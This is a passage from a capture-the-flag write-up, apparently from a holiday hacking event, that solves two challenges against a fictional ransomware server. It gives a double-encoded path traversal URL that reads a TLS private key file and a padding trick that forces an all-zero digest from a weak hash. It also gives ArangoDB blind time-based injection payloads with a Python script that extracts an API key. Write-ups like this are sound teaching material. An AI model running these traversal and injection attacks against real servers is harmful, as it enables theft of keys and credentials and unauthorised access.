Going to this URL, we can pull down the script: `https://api.frostbit.app/static/FrostBiteHashlib.py` We will come back to this later.

When we change the status ID by removing one character, we can deduce that it's the filename.

```
"error": "Status Id File Not Found"
```

Key Learnings from the ransomware page

- debug mode
- Python script creating the digest.
- statusid in the URL is the filename on the server

Step 5: Directory traversal to get the key file.

One of the hints mentions MQTT which is from the Santa Vision challenge. This message has a key file and its path.

```
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
```

We will use directory traversal with double encoding to access this file. With erroneous attempts, we'll get the same error above with "File Not Found." But with this URL, we get a different error about an "Invalid Status Id or Digest" which means there is a file present (GLORY!):

```
% curl -s
'https://api.frostbit.app/view/..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key/a9f1
0136-bcff-4800-a911-ff2279f88ba2/status?digest=00000000000000000000000000000000&debug=1'
{"debug":true,"error":"Invalid Status Id or Digest"}
```

Step 6: Forcing a digest.

Here is the __init__ for the class and an important function from the FrostBiteHashlib.py file:

```
class Frostbyte128:
    def __init__(self, file_bytes: bytes, filename_bytes: bytes, nonce_bytes: bytes, hash_length: int = 16):
...
    def _compute_hash(self) -> bytes:
        hash_result = bytearray(self.hash_length)
        count = 0

        for i in range(len(self.file_bytes)):
            xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
            hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
            count += 1

        for i in range(len(self.filename_bytes)):
```

```
            count_mod = count % self.hash_length
            count_filename_mod = count % self.filename_bytes_length
            count_nonce_mod = count % self.nonce_bytes_length
            xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
            hash_result[count_mod] = hash_result[count_mod] & xrd
            count += 1

        return bytes(hash_result)
```

The class __init__ shows a hash_length of 16 bytes. This is double what the nonce above was (8 bytes).

The compute_hash function has two loops that performs operations on the data one byte at a time:

1. XOR the nonce and file_bytes (the contents of the file which we do **not** know). XOR the result (xrd) with the hash_result array.
2. XOR the nonce and the filename_bytes (the filename which we **do know**). AND the results (xrd) with the hash_result array.

Since we don't know the file_bytes, we will focus on the 2nd loop. Working backwards the last step, it does a bitwise AND between XRD and the hash_result. For bitwise AND, the result will be 1 only if both bits are set to 1. Here is the truth table for bitwise AND:

xrd	hash_result	AND (saved back into hash_result)
0	0	0
0	1	0
1	0	0
1	1	1

Two key takeaways:

1. If we can make xrd is zero, then the AND result will be zero. Similarly, if hash_result is zero, the AND result will be zero.
2. Because the loop cycles the hash_result over itself at every 16 bytes, once all 16 bytes in the hash_result are 0, they will all stay 0 no matter what value xrd has.

To get XRD to be zero, we need to understand how it's calculated. It performs an XOR between the nonce and the filename. Here is the truth table for bitwise XOR:

nonce	filename_bytes	XOR (saved into xrd)
0	0	0
0	1	1
1	0	1
1	1	0

💡 Background Info: XOR

XOR stands for eXclusive OR. It returns true if and only if exactly one of the operands is true.


From the table, the way we get can get XOR (xrd) to be 0 is to have the filename_bytes match the nonce. We can do this by adding padding bytes to the filename that match the nonce. If we can do this for 16 bytes (2 nonce lengths), then the digest will be all 0s.

There are two points to consider:

1. From the code, the starting point for the nonce, *count_nonce_mod*, is dependent on the variable *count*. Count comes in from loop 1 which iterates over the file_bytes. The takeaway from this is that the starting point of the nonce in loop 2 may not be at the first byte of the nonce.
2. The placement of the padding bytes in the filename should be in the beginning to avoid changing the filename.

After trial-and-error, I found that shifting two hex bytes worked with the page giving an RSA private key. I double encoded the hex padding, and I also had to two more ..%252F's for the directory traversal. I assume this is needed because of the padding. There is gap here in understanding of how the webserver treats the padded bytes – especially those that translate to ASCII characters. It's interesting that it doesn't affect the recognition of the path traversal.

```
https://api.frostbit.app/view/%25cf%25ca%2533%2559%250a%251c%2588%2551%25cf%25ca%2533%2559%250a%251c%2588%2551..
%252F..%252F..%252F..%252F..%252F..%252Fetc%252Fnginx%252Fcerts%252Fapi.frostbit.app.key/a9f10136-bcff-4800-
a911-ff2279f88ba2/status?digest=00000000000000000000000000000000&debug=1
```



Possible extra explanation:

After downloading the real file, I had the real file_bytes. Yay! I was able to get the real digest which worked when I used it. There was a scenario where people mentioned you could put bytes on the end of the filename and still create a 0 nonce.

```
    def _compute_hash(self) -> bytes:
        hash_result = bytearray(self.hash_length)
        count = 0

        for i in range(len(self.file_bytes)):
            xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
            hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
            count += 1

        for i in range(len(self.filename_bytes)):
            count_mod = count % self.hash_length
            count_filename_mod = count % self.filename_bytes_length
            count_nonce_mod = count % self.nonce_bytes_length
            xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]

            # added next 5 lines to help track
            orig_hash_result = hash_result[count_mod]
            if 32 <= self.filename_bytes[count_filename_mod] <= 126: # Printable ASCII
                file_char = chr(self.filename_bytes[count_filename_mod])
            else:
                file_char = ' '


            hash_result[count_mod] = hash_result[count_mod] & xrd
            print(f'count={count};
count_filename_mod={str(count_filename_mod).ljust(2)};filename_byte={str(hex(self.filename_bytes[count_filename_
mod])).ljust(4)}({file_char});
count_nonce_mod={count_nonce_mod};nonce_byte={str(hex(self.nonce_bytes[count_nonce_mod])).ljust(4)};
xrd={str(hex(xrd)).ljust(4)};
count_mod={str(count_mod).ljust(2)};orig_hash_result={str(hex(orig_hash_result)).ljust(4)};hash_result={hex(hash
_result[count_mod])}')
            count += 1

        return bytes(hash_result)
```

Add this to the end:

```
with open('api.frostbit.app.key', 'rb') as file:
    file_bytes = file.read()

nonce_bytes = b'\x88\x51\xcf\xca\x33\x59\x0a\x1c'
filename_bytes = '../../../../etc/nginx/certs/api.frostbit.app.key'.encode()
hex_string = '8851cfca33590a1c8851cfca33590a1c'
additional_bytes = bytes.fromhex(hex_string)
filename_bytes = additional_bytes + filename_bytes

# Instantiate and compute the digest
frostbyte_instance = Frostbyte128(file_bytes, filename_bytes, nonce_bytes)
digest = frostbyte_instance.digest()
hexdigest = frostbyte_instance.hexdigest()

# Print the results
print(f'filename_bytes: {filename_bytes}')
print(f'nonce_bytes: {nonce_bytes}')
print("Raw Digest (bytes):", digest)
print("Hex Digest (string):", hexdigest)
```

```
cnt=3243;cnt_fn_mod=43;fn_byte=0x2f(/);cnt_nce_mod=3;nce_byte=0xca;xrd=0xe5;cnt_mod=11;orig_hash=0x6f;hash=0x65
cnt=3244;cnt_fn_mod=44;fn_byte=0x61(a);cnt_nce_mod=4;nce_byte=0x33;xrd=0x52;cnt_mod=12;orig_hash=0x1d;hash=0x10
cnt=3245;cnt_fn_mod=45;fn_byte=0x70(p);cnt_nce_mod=5;nce_byte=0x59;xrd=0x29;cnt_mod=13;orig_hash=0xa ;hash=0x8
cnt=3246;cnt_fn_mod=46;fn_byte=0x69(i);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x63;cnt_mod=14;orig_hash=0x18;hash=0x0
cnt=3247;cnt_fn_mod=47;fn_byte=0x2e(.);cnt_nce_mod=7;nce_byte=0x1c;xrd=0x32;cnt_mod=15;orig_hash=0x4b;hash=0x2
cnt=3248;cnt_fn_mod=48;fn_byte=0x66(f);cnt_nce_mod=0;nce_byte=0x88;xrd=0xee;cnt_mod=0 ;orig_hash=0xa8;hash=0xa8
cnt=3249;cnt_fn_mod=49;fn_byte=0x72(r);cnt_nce_mod=1;nce_byte=0x51;xrd=0x23;cnt_mod=1 ;orig_hash=0x7b;hash=0x23
cnt=3250;cnt_fn_mod=50;fn_byte=0x6f(o);cnt_nce_mod=2;nce_byte=0xcf;xrd=0xa0;cnt_mod=2 ;orig_hash=0x85;hash=0x80
cnt=3251;cnt_fn_mod=51;fn_byte=0x73(s);cnt_nce_mod=3;nce_byte=0xca;xrd=0xb9;cnt_mod=3 ;orig_hash=0xc5;hash=0x81
cnt=3252;cnt_fn_mod=52;fn_byte=0x74(t);cnt_nce_mod=4;nce_byte=0x33;xrd=0x47;cnt_mod=4 ;orig_hash=0x36;hash=0x6
cnt=3253;cnt_fn_mod=53;fn_byte=0x62(b);cnt_nce_mod=5;nce_byte=0x59;xrd=0x3b;cnt_mod=5 ;orig_hash=0x29;hash=0x29
cnt=3254;cnt_fn_mod=54;fn_byte=0x69(i);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x63;cnt_mod=6 ;orig_hash=0x71;hash=0x61
cnt=3255;cnt_fn_mod=55;fn_byte=0x74(t);cnt_nce_mod=7;nce_byte=0x1c;xrd=0x68;cnt_mod=7 ;orig_hash=0x1a;hash=0x8
cnt=3256;cnt_fn_mod=56;fn_byte=0x2e(.);cnt_nce_mod=0;nce_byte=0x88;xrd=0xa6;cnt_mod=8 ;orig_hash=0xae;hash=0xa6
cnt=3257;cnt_fn_mod=57;fn_byte=0x61(a);cnt_nce_mod=1;nce_byte=0x51;xrd=0x30;cnt_mod=9 ;orig_hash=0x71;hash=0x30
cnt=3258;cnt_fn_mod=58;fn_byte=0x70(p);cnt_nce_mod=2;nce_byte=0xcf;xrd=0xbf;cnt_mod=10;orig_hash=0x83;hash=0x83
cnt=3259;cnt_fn_mod=59;fn_byte=0x70(p);cnt_nce_mod=3;nce_byte=0xca;xrd=0xba;cnt_mod=11;orig_hash=0x65;hash=0x20
```


```
cnt=3260;cnt_fn_mod=60;fn_byte=0x2e(.);cnt_nce_mod=4;nce_byte=0x33;xrd=0x1d;cnt_mod=12;orig_hash=0x10;hash=0x10
cnt=3261;cnt_fn_mod=61;fn_byte=0x6b(k);cnt_nce_mod=5;nce_byte=0x59;xrd=0x32;cnt_mod=13;orig_hash=0x8 ;hash=0x0
cnt=3262;cnt_fn_mod=62;fn_byte=0x65(e);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x6f;cnt_mod=14;orig_hash=0x0 ;hash=0x0
cnt=3263;cnt_fn_mod=63;fn_byte=0x79(y);cnt_nce_mod=7;nce_byte=0x1c;xrd=0x65;cnt_mod=15;orig_hash=0x2 ;hash=0x0
cnt=3264;cnt_fn_mod=0 ;fn_byte=0x88( );cnt_nce_mod=0;nce_byte=0x88;xrd=0x0 ;cnt_mod=0 ;orig_hash=0xa8;hash=0x0
cnt=3265;cnt_fn_mod=1 ;fn_byte=0x51(Q);cnt_nce_mod=1;nce_byte=0x51;xrd=0x0 ;cnt_mod=1 ;orig_hash=0x23;hash=0x0
cnt=3266;cnt_fn_mod=2 ;fn_byte=0xcf( );cnt_nce_mod=2;nce_byte=0xcf;xrd=0x0 ;cnt_mod=2 ;orig_hash=0x80;hash=0x0
cnt=3267;cnt_fn_mod=3 ;fn_byte=0xca( );cnt_nce_mod=3;nce_byte=0xca;xrd=0x0 ;cnt_mod=3 ;orig_hash=0x81;hash=0x0
cnt=3268;cnt_fn_mod=4 ;fn_byte=0x33(3);cnt_nce_mod=4;nce_byte=0x33;xrd=0x0 ;cnt_mod=4 ;orig_hash=0x6 ;hash=0x0
cnt=3269;cnt_fn_mod=5 ;fn_byte=0x59(Y);cnt_nce_mod=5;nce_byte=0x59;xrd=0x0 ;cnt_mod=5 ;orig_hash=0x29;hash=0x0
cnt=3270;cnt_fn_mod=6 ;fn_byte=0xa ( );cnt_nce_mod=6;nce_byte=0xa ;xrd=0x0 ;cnt_mod=6 ;orig_hash=0x61;hash=0x0
cnt=3271;cnt_fn_mod=7 ;fn_byte=0x1c( );cnt_nce_mod=7;nce_byte=0x1c;xrd=0x0 ;cnt_mod=7 ;orig_hash=0x8 ;hash=0x0
cnt=3272;cnt_fn_mod=8 ;fn_byte=0x88( );cnt_nce_mod=0;nce_byte=0x88;xrd=0x0 ;cnt_mod=8 ;orig_hash=0xa6;hash=0x0
cnt=3273;cnt_fn_mod=9 ;fn_byte=0x51(Q);cnt_nce_mod=1;nce_byte=0x51;xrd=0x0 ;cnt_mod=9 ;orig_hash=0x30;hash=0x0
cnt=3274;cnt_fn_mod=10;fn_byte=0xcf( );cnt_nce_mod=2;nce_byte=0xcf;xrd=0x0 ;cnt_mod=10;orig_hash=0x83;hash=0x0
cnt=3275;cnt_fn_mod=11;fn_byte=0xca( );cnt_nce_mod=3;nce_byte=0xca;xrd=0x0 ;cnt_mod=11;orig_hash=0x20;hash=0x0
cnt=3276;cnt_fn_mod=12;fn_byte=0x33(3);cnt_nce_mod=4;nce_byte=0x33;xrd=0x0 ;cnt_mod=12;orig_hash=0x10;hash=0x0
cnt=3277;cnt_fn_mod=13;fn_byte=0x59(Y);cnt_nce_mod=5;nce_byte=0x59;xrd=0x0 ;cnt_mod=13;orig_hash=0x0 ;hash=0x0
cnt=3278;cnt_fn_mod=14;fn_byte=0xa ( );cnt_nce_mod=6;nce_byte=0xa ;xrd=0x0 ;cnt_mod=14;orig_hash=0x0 ;hash=0x0
cnt=3279;cnt_fn_mod=15;fn_byte=0x1c( );cnt_nce_mod=7;nce_byte=0x1c;xrd=0x0 ;cnt_mod=15;orig_hash=0x0 ;hash=0x0
cnt=3280;cnt_fn_mod=16;fn_byte=0x2e(.);cnt_nce_mod=0;nce_byte=0x88;xrd=0xa6;cnt_mod=0 ;orig_hash=0x0 ;hash=0x0
cnt=3281;cnt fn mod=17;fn byte=0x2e(.);cnt nce mod=1;nce byte=0x51;xrd=0x7f;cnt mod=1 ;orig hash=0x0 ;hash=0x0
cnt=3282;cnt_fn_mod=18;fn_byte=0x2f(/);cnt_nce_mod=2;nce_byte=0xcf;xrd=0xe0;cnt_mod=2 ;orig_hash=0x0 ;hash=0x0
cnt=3283;cnt_fn_mod=19;fn_byte=0x2e(.);cnt_nce_mod=3;nce_byte=0xca;xrd=0xe4;cnt_mod=3 ;orig_hash=0x0 ;hash=0x0
cnt=3284;cnt fn mod=20;fn byte=0x2e(.);cnt nce mod=4;nce byte=0x33;xrd=0x1d;cnt mod=4 ;orig hash=0x0 ;hash=0x0
cnt=3285;cnt_fn_mod=21;fn_byte=0x2f(/);cnt_nce_mod=5;nce_byte=0x59;xrd=0x76;cnt_mod=5 ;orig_hash=0x0 ;hash=0x0
cnt=3286;cnt_fn_mod=22;fn_byte=0x2e(.);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x24;cnt_mod=6 ;orig_hash=0x0 ;hash=0x0
cnt=3287;cnt fn mod=23;fn byte=0x2e(.);cnt nce mod=7;nce byte=0x1c;xrd=0x32;cnt mod=7 ;orig hash=0x0 ;hash=0x0
cnt=3288;cnt_fn_mod=24;fn_byte=0x2f(/);cnt_nce_mod=0;nce_byte=0x88;xrd=0xa7;cnt_mod=8 ;orig_hash=0x0 ;hash=0x0
cnt=3289;cnt_fn_mod=25;fn_byte=0x2e(.);cnt_nce_mod=1;nce_byte=0x51;xrd=0x7f;cnt_mod=9 ;orig_hash=0x0 ;hash=0x0
cnt=3290;cnt fn mod=26;fn byte=0x2e(.);cnt nce mod=2;nce byte=0xcf;xrd=0xe1;cnt mod=10;orig hash=0x0 ;hash=0x0
cnt=3291;cnt_fn_mod=27;fn_byte=0x2f(/);cnt_nce_mod=3;nce_byte=0xca;xrd=0xe5;cnt_mod=11;orig_hash=0x0 ;hash=0x0
cnt=3292;cnt_fn_mod=28;fn_byte=0x65(e);cnt_nce_mod=4;nce_byte=0x33;xrd=0x56;cnt_mod=12;orig_hash=0x0 ;hash=0x0
cnt=3293;cnt_fn_mod=29;fn_byte=0x74(t);cnt_nce_mod=5;nce_byte=0x59;xrd=0x2d;cnt_mod=13;orig_hash=0x0 ;hash=0x0
cnt=3294;cnt_fn_mod=30;fn_byte=0x63(c);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x69;cnt_mod=14;orig_hash=0x0 ;hash=0x0
cnt=3295;cnt fn mod=31;fn byte=0x2f(/);cnt nce mod=7;nce byte=0x1c;xrd=0x33;cnt mod=15;orig hash=0x0 ;hash=0x0
cnt=3296;cnt_fn_mod=32;fn_byte=0x6e(n);cnt_nce_mod=0;nce_byte=0x88;xrd=0xe6;cnt_mod=0 ;orig_hash=0x0 ;hash=0x0
cnt=3297;cnt_fn_mod=33;fn_byte=0x67(g);cnt_nce_mod=1;nce_byte=0x51;xrd=0x36;cnt_mod=1 ;orig_hash=0x0 ;hash=0x0
cnt=3298;cnt fn mod=34;fn byte=0x69(i);cnt nce mod=2;nce byte=0xcf;xrd=0xa6;cnt mod=2 ;orig hash=0x0 ;hash=0x0
cnt=3299;cnt_fn_mod=35;fn_byte=0x6e(n);cnt_nce_mod=3;nce_byte=0xca;xrd=0xa4;cnt_mod=3 ;orig_hash=0x0 ;hash=0x0
cnt=3300;cnt_fn_mod=36;fn_byte=0x78(x);cnt_nce_mod=4;nce_byte=0x33;xrd=0x4b;cnt_mod=4 ;orig_hash=0x0 ;hash=0x0
cnt=3301;cnt_fn_mod=37;fn_byte=0x2f(/);cnt_nce_mod=5;nce_byte=0x59;xrd=0x76;cnt_mod=5 ;orig_hash=0x0 ;hash=0x0
cnt=3302;cnt_fn_mod=38;fn_byte=0x63(c);cnt_nce_mod=6;nce_byte=0xa ;xrd=0x69;cnt_mod=6 ;orig_hash=0x0 ;hash=0x0
cnt=3303;cnt_fn_mod=39;fn_byte=0x65(e);cnt_nce_mod=7;nce_byte=0x1c;xrd=0x79;cnt_mod=7 ;orig_hash=0x0 ;hash=0x0
cnt=3304;cnt_fn_mod=40;fn_byte=0x72(r);cnt_nce_mod=0;nce_byte=0x88;xrd=0xfa;cnt_mod=8 ;orig_hash=0x0 ;hash=0x0
cnt=3305;cnt_fn_mod=41;fn_byte=0x74(t);cnt_nce_mod=1;nce_byte=0x51;xrd=0x25;cnt_mod=9 ;orig_hash=0x0 ;hash=0x0
cnt=3306;cnt_fn_mod=42;fn_byte=0x73(s);cnt_nce_mod=2;nce_byte=0xcf;xrd=0xbc;cnt_mod=10;orig_hash=0x0 ;hash=0x0
fn_bytes: b'\x88Q\xcf\xca3Y\n\x1c\x88Q\xcf\xca3Y\n\x1c../../../../etc/nginx/certs/api.frostbit.app.key'
nce_bytes: b'\x88Q\xcf\xca3Y\n\x1c'
Raw Digest (bytes): b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
Hex Digest (string): 00000000000000000000000000000000
```

Key points:

- As expected, once a nonce byte became 0, it remained 0 no matter what xrd was.
- The cnt_filename_mod starting point depends on its length. This affects how the nonce and filename bytes line up.
- As expected, The starting point of the count_filename_mod and count_nonce_mod depends on count which depends on the length of the file_bytes. This affects how the nonce and padding bytes align. This output helps to show this is the case.
- In yellow, it shows where the padding and nonce line up to create an xrd of zero which forces the digest to be 0.

Step 7: Decrypt the key.


Decrypt the encrypted key from the pcap with the RSA private key and using Cyberchef, we get a pair of hex strings, another key and our nonce.



Answer

Step 8: AES Decrypt the .csv.frostbit file in CyberChef,

- Pick UTF8 for the key (despite the characters all being hex – this stumped at least a few in Discord).
- The IV is the nonce which you enter twice because it's 16 bytes and the nonce is 8.
- Select input/output as raw



Xena Xtreme

Key Learnings

- How to decrypt TLS in a PCAP using secret keys
- How to perform directory traversal (LFI?)
- How to take advantage of a vulnerable hashing algorithm by understanding Python code and bitwise operations.

Act 3: Deactivate Frostbit Naughty-Nice List Publication ❄ ❄ ❄ ❄ ❄

Wombley's ransomware server is threatening to publish the Naughty-Nice list. Find a way to deactivate the publication of the Naughty-Nice list by the ransomware server.

Goal

Deactivate the ransomware server's publication of the Naughty-Nice list.

Key Hints

- There must be a way to deactivate the ransomware server's data publication. Perhaps one of the other North Pole assets revealed something that could help us find the deactivation path. If so, we might be able to trick the Frostbit infrastructure into revealing more details.
- Frostbit **Slumber**: The Frostbit author may have mitigated the use of certain characters, verbs, and simple authentication bypasses, leaving us **blind** in this case. Therefore, we might need to trick the application into responding differently based on our input and measure its response. If we know the underlying technology used for data storage, we can replicate it locally using Docker containers, allowing us to develop and test techniques and payloads with greater insight into how the application functions.

🔎 Solution Steps

From a hint mentioning other North Pole assets revealing the deactivation path, there is an MQTT message from the Santa Vision challenge that has the word “deactivate.”

```
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
```

Adding on the debug=1 parameter (like the previous challenge) gives us the error, “Invalid Key” which I’ll refer to as ERR1.

```
https://api.frostbit.app/api/v1/frostbitadmin/bot/a9f10136-bcff-4800-a911-ff2279f88ba2/deactivate?debug=1
```

(your UUID will be different)

The error message from the MQTT mentions an HTTP authHeader of X-API-Key. To create HTTP requests with custom headers, curl or Python could be used. But I think Burp Suite’s Repeater tool is easiest.

Knowing there’s a working HTTP header, we can try an injection at this point. Putting in a single quote, ', to prematurely close a where clause gives us the error, which I’ll refer to as ERR2.

```
"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}
```

Searching up this error online quickly identifies this DB as Arango DB.

💡 Background Info: ArangoDB

ArangoDB is a multi-model database system since it supports three data models (graphs, JSON documents, key/value) with one database core and a unified query language AQL (ArangoDB Query Language). To understand this solution more, it is useful to understand how data is structured and available functions, especially ATTRIBUTES and LENGTH.

The error redacts the key_name, so that will be our goal to get. When I tried certain functions, I found they were blocked (as mentioned in a hint) when I received the error, “Request Blocked.” This happened for functions like RETURN, LET, and UPDATE. I found that the ATTRIBUTES function would return the key_names of the document in an array, and it wasn’t blocked. At this point, there are two obstacles. 1. We need to figure out a way to use the output of the ATTRIBUTES function and 2. We need to figure out how to get the information out to ourselves. This is possible using the two error messages, ERR1 and ERR2.

Obstacle 1: We could brute force guess the X-API-KEY name. Here's what it'd look like assuming 5 characters:

```
' OR ATTRIBUTES(doc)[0] == 'aaaaa' OR '
' OR ATTRIBUTES(doc)[0] == 'aaaab' OR '
' OR ATTRIBUTES(doc)[0] == 'aaaac' OR '
...
```

But for all alphanumeric characters that would be (26*2+10)^5 which is over 900 million permutations! And the key name could be much longer than 5 characters long, and I didn't include special characters either. Using SUBSTRING can save us! It allows us to test one character at a time for each position.

```
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'a' OR '
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'b' OR '
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'c' OR '
...
```

For 5 alphanumeric characters, this becomes (26*2+10)*5 = 310 needed attempts. Adding 30 special characters, and for a key length of 10, it's still less than 1000: (26*2+10+30)*10 = 920.

Obstacle 2: From one of the hints, it mentions "blind" and "slumber" indicating a blind injection using the SLEEP command.

💡 Background Info: Blind SQL Injection

A blind injection uses TRUE/FALSE answers to extract information from a system. This is because values cannot be displayed so things need to be inferred from the type of error messages that can be triggered.

From these two injections, we can see two different errors:

```
' OR SLEEP(1) OR '
' OR SLEEP(2) OR '
```

Recall that in front of the injection is a FILTER for the API key. Since we don't know it, the FILTER clause will be false so an OR is needed. SLEEP(1) will trigger ERR1: Invalid Key. And SLEEP(2) will trigger ERR2: Timeout (due to the longer sleep). These two different error conditions will give us our TRUE/FALSE conditions.

Background Info: Short Circuit Evaluation

The first OR will tell the DB to evaluate the next clause (in the above example, SLEEP) regardless of the preceding condition. For most systems, AND is treated differently where it will only check the second condition if the first one is true. This is called short-circuit evaluation and is important for the next step.

Combining solutions to Obstacle 1 and Obstacle 2: Combining the two we get the following:

```
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'a' AND SLEEP(2) OR '
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'b' AND SLEEP(2) OR '
' OR SUBSTRING(ATTRIBUTES(doc)[0], 0, 1) == 'c' AND SLEEP(2) OR '
...
```

Case 1 key-name does not start with "a": For the first row, the SUBSTRING clause will be false, then SLEEP(2) will not be triggered due to the short-circuit evaluation. This would result in ERR1: Invalid Key.
Case 2 key-name starts with "a": For the first row, the SUBSTRING clause will be true, then SLEEP(2) will be triggered causing a timeout. This would result in ERR2: Timeout.

Side Note

Using LENGTH in place of SUBSTRING, you can determine the length the key ahead of time. (psst, it's 18)

```
' OR LENGTH(ATTRIBUTES(doc)[0]) > 18 AND SLEEP(2) OR '
```

The resultant Python script automates the process:

```
import requests, string

base_url = 'https://api.frostbit.app/api/v1/frostbitadmin/bot/a9f10136-bcff-4800-a911-
ff2279f88ba2/deactivate?debug=1'
characters = string.ascii_lowercase + string.digits + "_-+\/'!@#$%^&()=[]{}|:\\,.<>?~" + string.ascii_uppercase
max_attr_length = 18  # Length of attribute name to check

def make_request(char, position):
    headers = {
        'X-Api-Key': f"' OR SUBSTRING(ATTRIBUTES(doc)[0], {position}, 1) == \"{char}\" AND SLEEP(2) OR '"
    }
    response = requests.get(base_url, headers=headers)
    return response.text

for position in range(max_attr_length):
    for char in characters:
        response_text = make_request(char, position)
        if 'Invalid Key' not in response_text:
            print(char,end='',flush=True)
            break  # Exit the inner loop when a valid character is found
```

Running this gives the key name: deactivate_api_key. There were 3 other ATTRIBUTES (index 1-3) which I leave for the reader to explore. Once you have the key name, we can repeat the process above except replacing "ATTRIBUTES(doc)[0]" with "doc['deactivate_api_key']". This one is 36 characters long (a UUID).

Answer

Make your web request in Burp/curl/Python with the key (your will be different) as the X-API-KEY value.

```
GET /api/v1/frostbitadmin/bot/a9f10136-bcff-4800-a911-ff2279f88ba2/deactivate?debug=True HTTP/2
X-Api-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91

"message":"Response status code: 200, Response body: {\"result\":\"success\",\"rid\":\"a9f10136-bcff-4800-a911-
ff2279f88ba2\",\"hash\":\"80d59e22a47b436090a2a34cd7e1e5f403155850dcf7682e7dc024ddd18da25e\",\"uid\":\"33627\"}\nPOSTED WIN
RESULTS FOR RID a9f10136-bcff-4800-a911-ff2279f88ba2","status":"Deactivated"
```

Key Learnings

- How do to blind injections to extract information from a database
- Arango DB features, functions
- Python/Burp/curl to automate web requests